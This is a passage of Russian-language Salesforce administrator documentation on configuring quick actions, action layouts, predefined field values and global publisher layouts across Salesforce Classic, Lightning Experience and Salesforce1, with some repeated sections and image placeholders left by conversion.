6. Добавьте действия в макеты страниц или глобальные макеты публикатора.

   Система Salesforce автоматически добавляет стандартные действия в макеты страниц для организаций, обращений, контактов, интересов и возможностей, а также в глобальный макет публикатора, используемый организациями, созданными после выпуска Winter'14.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- Настройка приложения

СМ. ТАКЖЕ:

Включение действий в публикаторе Chatter

Создание объектных быстрых действий

Настройка действий при выключенной поддержке Chatter

При необходимости настройте объектные и глобальные действия для приложения Salesforce1 или сторонних приложений даже при выключенной поддержке Chatter.

При выключенной поддержке Chatter панель действий приложения Salesforce1 или сторонних приложений, использующих списки действий, отображает только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

Чтобы настроить действия для использования в приложении Salesforce1 или сторонних приложениях, выполните указанные ниже действия.

1. Создайте объектные или глобальные действия.
2. Настройте макет действия посредством нужных полей.
3. Добавьте действия в макеты страниц или глобальные макеты публикатора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- Настройка приложения

Система Salesforce автоматически добавляет стандартные действия в макеты страниц для организаций, обращений, контактов, интересов и возможностей, а также в глобальный макет публикатора, используемый организациями, созданными после выпуска Winter'14.

СМ. ТАКЖЕ:

Создание объектных быстрых действий
Создание глобальных быстрых действий
Настройка действий посредством расширенного редактора макетов страниц

Действия при включенной и выключенной поддержке Chatter

Система позволяет использовать действия независимо от включения Chatter или самих действий в публикаторе.

Действия, которые доступны на полном сайте Salesforce или в Salesforce1, чтобы включить или отключить Chatter в вашей организации, в меню «Настройка» введите *Параметры* `Chatter` в поле «Быстрый поиск», затем выберите **Параметры Chatter**. При включенной поддержке Chatter флажок «Включить действия в публикаторе» определяет доступность создаваемых действий в публикаторе Chatter.

	Выключен Chatter, включены действия	**Включен Chatter, выключены действия**	**Включен Chatter, включены действия**
Создание глобальных действий и настройка списков глобальных действий.	Да	Да	Да
Создание объектных действий и настройка списков объектных действий.	Да	Да	Да
Отображение действий на начальной странице и вкладке Chatter в полной версии системы Salesforce.	Нет	Да[1]	Да
Отображение действий в лентах объектов в полной версии системы Salesforce.	Нет	Да[1,2]	Да[2]
Доступность панели действий в ленте приложения Salesforce1.	Нет[3]	Да[4]	Да
Доступность панели действий в	Да[5]	Да[6]	Да[6]

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

	Выключен Chatter, включены действия	Включен Chatter, выключены действия	Включен Chatter, включены действия
представлении записи приложения Salesforce1.			
Доступность панели действий на страницах Lightning приложения Salesforce1	Да[5]	Да	Да

Сноски:

1. Если поддержка действий в публикаторе выключена, то публикатор Chatter полной версии системы Salesforce отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).
2. Лента Chatter отображается на странице сведений об объекте в полной версии системы Salesforce только для объектов, поддерживающих функцию отслеживания ленты.
3. Если выключена поддержка Chatter, то элемент ленты недоступен в приложении Salesforce1.
4. Если включена поддержка Chatter, но выключена поддержка действий в публикаторе, то стандартные действия Chatter и нестандартные действия видны на панели действий приложения Salesforce1 и в сторонних приложениях, использующих эти списки действий. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
5. Если поддержка Chatter и действий в публикаторе выключена, то панель действий приложения Salesforce1 или сторонних приложений, использующих списки действий, отображает только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
6. Если объект не поддерживает функцию отслеживания ленты, то панель действий приложения Salesforce1 и сторонние приложения, использующие списки действий, отображают только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

СМ. ТАКЖЕ:

Настройка действий при включенной поддержке Chatter

Настройка действий при выключенной поддержке Chatter

Разрешение для пользователей совершать действия

Редактор макетов действий

Подобно тому как страницы записей объектов имеют настраиваемые макеты страниц, действия имеют настраиваемые макеты действий. При создании действия система Salesforce заполняет макет стандартным набором полей. Вы можете добавлять, удалять поля или менять порядок их отображения для макета действий, чтобы показывать только важные элементы, которые могут понадобиться пользователям при совершении действий.

Например, действие «Сообщение» может содержать только одно большое текстовое поле, предназначенное для ввода данных. Тогда как объектное действие создания должно содержать множество полей. В противном случае, система Salesforce не сможет создать запись.

При первом просмотре макета созданного действия некоторые поля отображаются заполненными: стандартные поля целевого объекта, стандартные обязательные поля и любые настраиваемые универсальные обязательные поля. Стандартные действия (доступно только организациям, созданным после выпуска Winter'14) используют предопределенные наборы полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Верхняя часть редактора содержит палитру, под которой отображается макет действия. Палитра содержит поля целевого объекта действия, которые могут быть добавлены в макет действия, кроме указанных ниже неподдерживаемых типов полей.

- Поля типа записи
- Поля, доступные только для чтения (например, поля сводного резюмирования, формулы и автонумерации)
- Системные поля, доступные только для чтения (например, «Создано» или «Последнее изменение сделано»)

Неактивные поля

Поля, добавленные в макет действия, продолжают отображаться на палитре, но неактивны. При выборе неактивного поля на палитре система Salesforce выделяет данное поле в макете действия.

Преобразование типа поля

Система Salesforce удаляет поле, тип которого преобразуется из поддерживаемого в неподдерживаемый, из макета действия. При обратном преобразовании типа поля в поддерживаемый без изменения макета действия система Salesforce автоматически добавляет данное поле в макет. Обратное преобразование типа поля в поддерживаемый после изменения макета тип требует ручного добавления поля в макет.

Макеты, используемые для действий регистрации вызова

Действие регистрации вызова использует активный макет страницы задач, кроме указанных ниже случаев.

- Предположим, что организация использует настраиваемое действие регистрации вызова для объекта. Настраиваемое действие использует заданный макет настраиваемого действия.
- Теперь предположим, что организация использует настраиваемое глобальное действие регистрации вызова. Данное действие использует заданный настраиваемый макет при отсутствии настраиваемого действия регистрации вызова для объекта. (Настраиваемое действие для объекта переопределяет настраиваемое глобальное действие.)

Чтобы разрешить пользователям приложения Salesforce1 доступ к упрощенной форме создания задачи, включите данную форму на странице «Параметры действий» и убедитесь, что используемый макет содержит поле темы.

Аудит макета

Система Salesforce отслеживает изменение макета действия в контрольном журнале настройки.

Чтобы просмотреть и отредактировать глобальные действия в меню «Настройка», введите *«Действия»* в поле «Быстрый поиск», затем выберите **«Глобальные действия»**, щелкните **«Макет»** напротив названия действия. Чтобы просмотреть и отредактировать макеты для объектных действий, найдите объект в меню «Настройка» и перейдите к «Кнопки, ссылки и действия».

Рекомендации по редактору макетов действий

При создании действия система Salesforce заполняет макет стандартным набором полей. Вы можете добавлять, удалять поля или менять порядок их отображения для макета действий, чтобы показывать только важные элементы, которые могут понадобиться пользователям при совершении действий.

СМ. ТАКЖЕ:

Разрешение для пользователей совершать действия

Рекомендации по редактору макетов действий

При создании действия система Salesforce заполняет макет стандартным набором полей. Вы можете добавлять, удалять поля или менять порядок их отображения для макета действий, чтобы показывать только важные элементы, которые могут понадобиться пользователям при совершении действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

- Количество полей, доступных для добавления в макет действия, не ограничено. Тем не менее, рекомендуем использовать не более 8 полей. Добавление более 20 полей может снизить эффективность работы пользователя. Чтобы сократить количество полей в макете, рекомендуем создать предопределенные значения для обязательных полей, а затем удалить данные поля из макета. Предопределенные значения поля могут быть заданы на странице сведений о действии.
- Мобильные интеллектуальные действия заполняются всеми обязательными полями соответствующего объекта, независимо от их количества. Например, мобильное интеллектуальное действие «Создать обращение» содержит все обязательные поля обращений. Поля мобильных интеллектуальных действий недоступны для редактирования. Отображаемые поля изменяются только при изменении набора обязательных полей объекта.
- Прежде чем удалить обязательное поле из макета действия, убедитесь, что поле содержит предопределенное значение. В противном случае пользователи не смогут создавать записи.
- Поля типа «Область обогащенного текста» могут быть добавлены только в одностолбцовые макеты или как поля, охватывающие оба столбца двухстолбцовых макетов. Поле типа «Область обогащенного текста», добавленное только в один столбец двухстолбцового макета, отображается в виде области обычного текста (поскольку недостаточно места для отображения полного редактора обогащенного текста).


Настраиваемые сообщения об успешном завершении операции для быстрых действий

Для действий типов «Создать запись», «Обновить запись» и «Записать вызов в журнал» возможно создание настраиваемых сообщений, которые отображают успешное завершение действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.



В приложениях Salesforce1 и Lightning Experience, когда завершены действия по созданию, обновлению и записи вызовов в журнал, стандартное сообщение об успешном завершении операции отображается независимо от того, создало ли действие элемент ленты. Если настраиваемое сообщение об успешном завершении операции добавлено в одно из этих действий, вместо стандартного отображается такое настраиваемое сообщение.

В приложении Salesforce Classic настраиваемые сообщения об успешном завершении операции ведут себя немного иначе. При выборе «Создание элемента ленты» для действий «Создать запись» или «Записать вызов в журнал» сообщения об успешном завершении операции в приложении Salesforce Classic не отображаются. Созданный элемент ленты является подтверждением успешного завершения действия.

Прим.: При выборе «Всех связанных объектов» под функцией отслеживания лент для отдельного объекта, при котором быстрое действие создает связанные объекты, элемент ленты создается всегда, независимо от выбора «Создания элемента ленты».

СМ. ТАКЖЕ:

Создание объектных быстрых действий

Создание глобальных быстрых действий

Настройка действий посредством расширенного редактора макетов страниц

Используйте редактор макета страницы, для того чтобы выполнить пользовательскую настройку действий, которые будут отображаться в Salesforce и Salesforce1.

Совет: Дополнительную информацию об управлении действиями для глобальных страниц (например, начальная страница, вкладка Chatter и группы Chatter) см. в разделе «Глобальные макеты публикатора».

В разделе настроек управления для объекта, управление действиями которого вы хотите выполнить, перейдите в раздел Макеты страниц.

При необходимости добавьте действия в два раздела макета страницы.

Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter в Salesforce Classic.

Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории Действия Salesforce1 и Lightning. При использовании макетов страниц объектов категория Действия Salesforce1 и Lightning содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, действия компонентов Lightning, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.

Совет: Чтобы просмотреть метку, API-имя и тип действия, наведите указатель мыши на нужное действие в палитре.

- Чтобы переопределить стандартные значения действий для раздела действий, настройка которого не выполнялась, щелкните текст переопределения или наведите указатель мыши на нужный раздел и щелкните значок .

  Если вы не выполнили пользовательскую настройку раздела Быстрые действия в разделе средства публикации Salesforce Classic для макета страницы, действия, которые отображаются в публикаторе для этого объекта, будут сводиться к действиям, которые назначаются глобальному макету для средства публикации. Переопределение инициирует назначение действиям стандартных действий («Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность»), независимо от действий, назначенных глобальному макету публикатора.

  Если вы не выполнили пользовательскую настройку Salesforce1 и раздела «Действия» Lightning Experience для макета страницы, действия для этого объекта будут по умолчанию соответствовать набору заранее заданных действий. Если пользователь настроил действия в разделе «Быстрые действия в разделе публикатора Salesforce Classic» и сохранил макет, раздел действий Salesforce1 и Lightning Experience унаследует действия раздела «Быстрые действия в разделе публикатора Salesforce Classic», а также стандартные или настраиваемые кнопки, представленные на макете, при использовании функции переопределения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- «Настройка приложения»

Для настройки макетов действий и макетов страниц:
- «Настройка приложения»

Для просмотра макетов страниц:
- Просмотр настройки

- Чтобы восстановить стандартные действия в любом разделе, наведите указатель мыши на нужный раздел и щелкните значок .

СМ. ТАКЖЕ:

Настройка действий при включенной поддержке Chatter

Действия в Lightning Experience

Рекомендации по действиям по отправке эл. Почты

Мобильные интеллектуальные действия

Настройка макетов страниц с помощью расширенного редактора макетов страниц

Поиск по параметрам управления объектами

Настройка предопределенных значений для полей быстрых действий

Предопределенные значения поля позволяют настраивать значение поля при создании действий. Предопределенные значения позволяют снизить вероятность использования противоречивых данных и сократить время создания записей.

При настройке макетов действий рекомендуем использовать минимум полей. Большинство пользователей, особенно пользователи мобильных устройств, предпочитают избегать заполнения большого количества обязательных полей. Как правило, пользователи хотят быстрее приступить к выполнению следующей задачи. Благодаря настройке предопределенных значений для большинства полей, количество полей в макетах действий может быть сокращено до минимума. Чем больше предопределенных значений задается полям, тем больше полей может быть удалено из макета и тем удобнее становится использование действия. Помните, что оптимизация макета не должна влиять на доступность обязательной информации. Тем не менее рекомендуется удалять обязательные поля из макета действия только после настройки соответствующих предопределенных значений. В противном случае при применении данного действия запись будет сохранена неправильно.

Поля записей объекта, созданных посредством данного действия, которые содержат предопределенные значения, могут не добавляться в макет действия. Например, при настройке действия, позволяющего пользователям создавать возможности, задайте предопределенное значение «Поиск потенциальных клиентов» полю «Этап». Данный этап будет автоматически назначаться всем новым возможностям, создаваемым посредством данного действия. При необходимости удалите поле «Этап» из макета действия ввиду автоматического назначения значения данному полю.

Совет: Предопределенные значения для полей действий отличаются от стандартных значений, заданных полям записей. Поле, добавленное в действие, может содержать набор предопределенных значений для действия *и* набор стандартных значений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить предопределенные значения поля, выполните указанные ниже действия.

- «Настройка приложения»

Чтобы настроить предопределенные значения поля, выполните указанные ниже действия.

1. Щелкните имя нужного действия в списке «Кнопки, ссылки и действия» или «Глобальные действия».
2. Нажмите кнопку **«Создать»** в списке «Предопределенные значения поля» страницы сведений о действии.
3. Выберите нужное поле.
4. Введите нужное значение.

5. Нажмите кнопку **«Сохранить»**.

Совет: При использовании объектных действий предопределенное значение может содержать ссылки на исходный объект и его связанные объекты.

Примечания к предопределенным значениям поля для быстрых действий

СМ. ТАКЖЕ:

Примечания к предопределенным значениям поля для быстрых действий

Примечания к предопределенным значениям поля для быстрых действий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

Настройка предопределенных значений поля для быстрых действий требуется при удалении обязательного поля или поля «Всегда в макете» из макета действия.

- Предопределенные значения могут быть настроены для любого поля, доступного в редакторе макетов действий. Ниже перечислены исключения.
  - Поля типа «Область обогащенного текста»
  - Раскрывающиеся списки со множественным выбором
  - Поля, доступные только для чтения (например, поля автонумерации, формулы и сводного резюмирования)
- Использование зависимого раскрывающегося списка для задания предопределенного значения не допускается.
- Если поле действия содержит предопределенное значение и набор стандартных значений, то действие использует предопределенное значение, но не стандартное значение.
- Если макет действия содержит поле, дополненное предопределенным значением, то данное значение отображается как стандартное значение поля.
- Если обязательное поле, дополненное предопределенным значением, удаляется из макета действия, то при удалении предопределенного значения поля обязательное поле должно быть повторно добавлено в макет действия. В противном случае, сохранение записи будет недоступно.
- Формулы не могут содержать ссылки на внешние объекты, поэтому вы не можете сослаться на поле внешнего объекта с тем, чтобы установить набор заранее определенных значений поля для быстрого действия.

СМ. ТАКЖЕ:

Настройка предопределенных значений для полей быстрых действий

Глобальные макеты публикатора

Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic и Lightning Experience эти макеты позволяют настроить действия на глобальных страницах (например, на начальной странице) и на странице Chatter. В Lightning Experience эти макеты также используются для заполнения меню «Глобальные действия». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.

В приложении Salesforce for Outlook глобальные макеты публикатора содержат действия, отображаемые пользователям Group Edition, Contact Manager и Professional Edition при выборе публикатора боковой панели Salesforce. Пользователи приложения Salesforce for Outlook, использующие другие версии системы, могут настраивать публикаторы боковой панели посредством макетов публикатора боковой панели Outlook.

Прим.: Группы Chatter, которые не содержат клиентов, отображают глобальный макет публикатора, выбранный по умолчанию, кроме случаев его переопределения посредством настраиваемого макета публикатора группы. Группы Chatter, поддерживающие доступ клиентов, отображают только стандартные действия публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).

Макеты глобального публикатора могут быть назначены разным профилям, благодаря чему можно определять действия, доступные соответствующим пользователям по умолчанию на глобальных страницах.

Ниже перечислены этапы работы с глобальными макетами публикатора.

1. Создание глобальных макетов публикатора
   Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic и Lightning Experience эти макеты позволяют настроить действия на глобальных страницах (например, на начальной странице) и на странице Chatter. В Lightning Experience эти макеты также используются для заполнения меню «Глобальные действия». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.
2. Добавление действий для глобальных макетов публикатора
   Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как начальная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.
3. Назначение глобальных макетов публикатора профилям пользователя
   Созданный глобальный макет публикатора может быть назначен разным профилям пользователя. Например, публикатор Chatter или приложение Salesforce1 может содержать разные действия для профилей «Пользователь Marketing» и «Стандартный пользователь». Чтобы настроить действия для каждого профиля, создайте несколько глобальных макетов публикатора и назначьте их разным профилям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- Настройка приложения

Для настройки макетов действий и макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки

СМ. ТАКЖЕ:

Создание глобальных быстрых действий

Создание глобальных макетов публикатора

Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic и Lightning Experience эти макеты позволяют настроить действия на глобальных страницах (например, на начальной странице) и на странице Chatter. В Lightning Experience эти макеты также используются для заполнения меню «Глобальные действия». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Чтобы создать глобальный макет публикатора, нажмите кнопку **«Создать»**.
3. Чтобы клонировать макет публикатора, выберите нужный макет в раскрывающемся списке «Текущий глобальный макет публикатора».
4. Введите имя нового глобального макета публикатора.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Назначение глобальных макетов публикатора профилям пользователя

Глобальные макеты публикатора

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- Настройка приложения

Для настройки макетов действий и макетов страниц:

- Настройка приложения

Для просмотра макетов страниц:

- Просмотр настройки

Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как начальная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

Расположите действия так, чтобы часто используемые действия выводились первыми в каждом списке.

При необходимости добавьте действия в два раздела макета страницы.

Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter в Salesforce Classic.

Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории Действия Salesforce1 и Lightning. При использовании макетов страниц объектов категория Действия Salesforce1 и Lightning содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, действия компонентов Lightning, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.

1. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Чтобы добавить или удалить действия, перетащите нужные действия на палитру или наоборот. Чтобы изменить порядок отображения действий, выберите нужное действие и перетащите его в другую область.
3. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить работу над макетом, нажмите кнопку **«Быстрое сохранение»**.

   Закрытие макета без сохранения инициирует удаление всех внесенных изменений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- «Настройка приложения»


Для настройки макетов действий и макетов страниц:
- «Настройка приложения»

Для просмотра макетов страниц:
- Просмотр настройки

Пример: Добавим действие по созданию организации в публикатор на начальную страницу и страницу Chatter в Salesforce Classic, чтобы пользователи могли создавать организацию непосредственно из публикатора. Перетащите действие **«Создать организацию»** в раздел Быстрые действия публикатора Salesforce Classic и сохраните изменения.



Перейдите на вкладку Chatter в Salesforce Classic. Теперь действие по созданию организации отображается в публикаторе.



Прим.: Страница Chatter в Lightning Experience поддерживает только стандартные действия Chatter «Сообщение», «Опрос» и «Вопрос», а при наличии групп — действие «Объявление».

СМ. ТАКЖЕ:

- Действия в Lightning Experience
- Рекомендации по действиям по отправке эл. Почты
- Назначение глобальных макетов публикатора профилям пользователя
- Макеты публикатора приложений эл. почты

Назначение глобальных макетов публикатора профилям пользователя

Созданный глобальный макет публикатора может быть назначен разным профилям пользователя. Например, публикатор Chatter или приложение Salesforce1 может содержать разные действия для профилей «Пользователь Marketing» и «Стандартный пользователь». Чтобы настроить действия для каждого профиля, создайте несколько глобальных макетов публикатора и назначьте их разным профилям.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Нажмите кнопку **«Назначение макета публикатора»**.
3. Щелкните **«Редактировать назначение»**.
4. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.
5. Выберите нужный глобальный макет публикатора в раскрывающемся списке «Макет публикатора для использования».
6. Сохраните макет.

СМ. ТАКЖЕ:

Добавление действий для глобальных макетов публикатора

Глобальные макеты публикатора

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- Настройка приложения

Для настройки макетов действий и макетов страниц:

- Настройка приложения

Для просмотра макетов страниц:

- Просмотр настройки

Действия в Lightning Experience

При использовании Lightning Experience действия отображаются в меню заголовка «Глобальные действия», в элементах спискового представления и в некоторых областях страницы записи. Область отображения на странице записи определяется типом действия.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Действия в меню «Глобальные действия»

В меню «Глобальные действия» отображаются наборы глобальных действий из раздела «Действия Salesforce1 и Lightning Experience» на макете глобального публикатора.




Элементы меню отображаются в порядке их перечисления в разделе «Действия Salesforce1 и Lightning Experience» на макете страницы.

Действия, связанные с объектами, которые не поддерживаются в Lightning Experience, не отображаются в меню «Глобальные действия». Кроме того, меню «Глобальные действия» не поддерживает стандартные действия Chatter «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность».

Действия в элементах списковых представлений

Элементы списковых представлений (кроме объекта «Задачи») поддерживают только действия стандартных кнопок. При использовании объекта «Задачи» элементы списковых представлений поддерживают полный список действий, доступных для задач.



Действия на начальной странице

